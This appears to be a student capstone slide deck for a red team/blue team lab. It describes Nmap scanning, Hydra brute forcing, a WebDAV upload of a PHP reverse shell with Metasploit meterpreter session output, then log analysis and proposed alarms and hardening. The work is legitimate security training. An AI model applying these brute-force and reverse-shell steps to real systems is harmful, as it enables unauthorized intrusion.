



Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Table of Contents

This document contains the following sections:

01

Network Topology

02

Red Team: Security Assessment

03


Blue Team: Log Analysis and Attack Characterization

04

Hardening: Proposed Alarms and Mitigation Strategies

Network Topology

Network Topology



Network

Address

Range:192.168.1.0/24

Netmask:255.255.240.0

Gateway:10.0.0.1

Machines

IPv4:192.168.1.8

OS:Kali linux

Hostname:Kali

IPv4:192.168.1.105

OS: Ubuntu

Hostname:Capstone

IPv4:192.168.1.100

OS:Ubuntu

Hostname:ELK

IPv4:192.168.1.1

OS:Windows

Hostname:RedVSBlue

The background of the slide is a dark red, almost black, geometric pattern composed of numerous overlapping triangles and polygons, creating a complex, crystalline texture.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Red VS Blue Azure Machine	192.168.1.1	Virtual machine that hosts the network
Capstone	192.168.1.105	Attacked machine
ELK	192.168.1.100	Machine where logs are gathered and stored.
Kali	192.168.1.8	Attacking machine

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Hydra Brute force attack	Use Hydra and rockyou.txt to brute force the users found on the website	Allows access to user accounts on the system and access to the secret folder.
Nmap	Shows open ports to exploit on the network	Gave information to base attacks on.
Webdav exploit	Used to move files onto server	Added PHP file onto server that allows us to create a reverse shell.
PHP reverse shell	Allows full access to file system via a Meterpreter shell.	Gave access to all information on Capstone machine.

Exploitation: Hydra Brute Force Exploit

01

Tools & Processes

From the Kali machine use Nmap tool on IP 192.168.1.105 to find open ports to access website employees. Then use Hydra to Brute force the passwords to the Employee accounts. Then using crackstation to make the hashed passwords readable.

02

Achievements

This allowed us to gain access to the company secret folder. In the folder was directions and a password to log into the Webdav system. This allows me to add files into the file system at any time.

03

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: Webdav exploit

01

Tools & Processes


Using Webdav I was able to add a PHP file to the file tree of the Capstone machine.

02

Achievements

Using the name and password found in secret folder i was able to add the ryan2.php file onto the Capstone system.

03



Exploitation: PHP Reverse Shell

01

Tools & Processes


Use Kali Linux to run the ryan2.php file. On the Kali machine run the Metasploit multi/handler exploit. This will setup a listener for when the php file is run. This will give you a Meterpreter shell

02

Achievements

From the Meterpreter shell you are able to access all of the files inside of the Capstone machine.

03



```
[*] 192.168.1.105 - Meterpreter session 1 closed. Reason: Died
[*] Exploit failed: Interrupt
[*] Exploit completed, but no session was created.
msf exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.8:4444
[*] Sending stage (37775 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.8:4444 -> 192.168.1.105:40006) at 2021-10-27 15:56:00/00

meterpreter > |
```



Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




*The port scan occurred at 23:01:30
*60381 packets were sent to IP 192.168.1.105
*Over 500 ports were scanned in under 3 minutes indicating a port scan.

Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?



*The request occurred at 23:23:39 and 16 requests were made


*The file requested was connect_to_corp_server and contained a hashed username and password

Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?



*10,175 hits made in the attack

*10174 requests before the password was discovered

Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.



- How many requests were made to this directory?
- Which files were requested?

Top 10 HTTP requests [Packetbeat] ECS

url.full: Descending ▾	Count ▾
http://192.168.1.105/company_folders/secret_folder	9,963
http://127.0.0.1/server-status?auto=	592
http://192.168.1.105/company_folder/secret_folder	32
http://192.168.1.105/webdav	17
http://192.168.1.105/company_folders/	6

- *There were 17 requests made to this directory
- *The file requested was ryan2.php



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

Make an alert that sends the sysadmin an email when too many port scans are detected

What threshold would you set to activate this alarm?

400 ports scanned in under 3 minutes

System Hardening

What configurations can be set on the host to mitigate port scans?

Close all ports that are not in use.

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Set an alarm that sends an email to the sysadmin whenever an IP not on the white list attempts to login

What threshold would you set to activate this alarm?

1 login attempt from an IP not on the white list

System Hardening

What configuration can be set on the host to block unwanted access?

Create a white list of IP addresses that are allowed access to the secret folder.

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

Set an alarm that sends an email to the sysadmin whenever too many login attempts are registered

What threshold would you set to activate this alarm?

10 login attempts on one user name in under 3 minutes

System Hardening

What configuration can be set on the host to block brute force attacks?

Set up a time delay between failed login attempts to slow down the attack. Lock out any account that has tried to log in unsuccessfully more than 10 times. You can also require dual authentication from a service like DUO to prevent false login attempts

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Send an email to the sysadmin any time someone attempts to access the WebDAV directory

What threshold would you set to activate this alarm?

3 failed attempts or 1 successful login

System Hardening

What configuration can be set on the host to control access?

Set up an IP white list to ensure that no unauthorized IP addresses can access the WebDAV system. Also require dual authentication for the WebDAV system.

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Send an email to the sysadmin any time someone attempts to upload or download a file in the WebDAV system

What threshold would you set to activate this alarm?

Any files changed on this system should be looked into immediately.

System Hardening

What configuration can be set on the host to block file uploads?

Set up an IP white list to ensure that no unauthorized IP addresses can add,remove, or download files from the WebDAV system.

*The
End*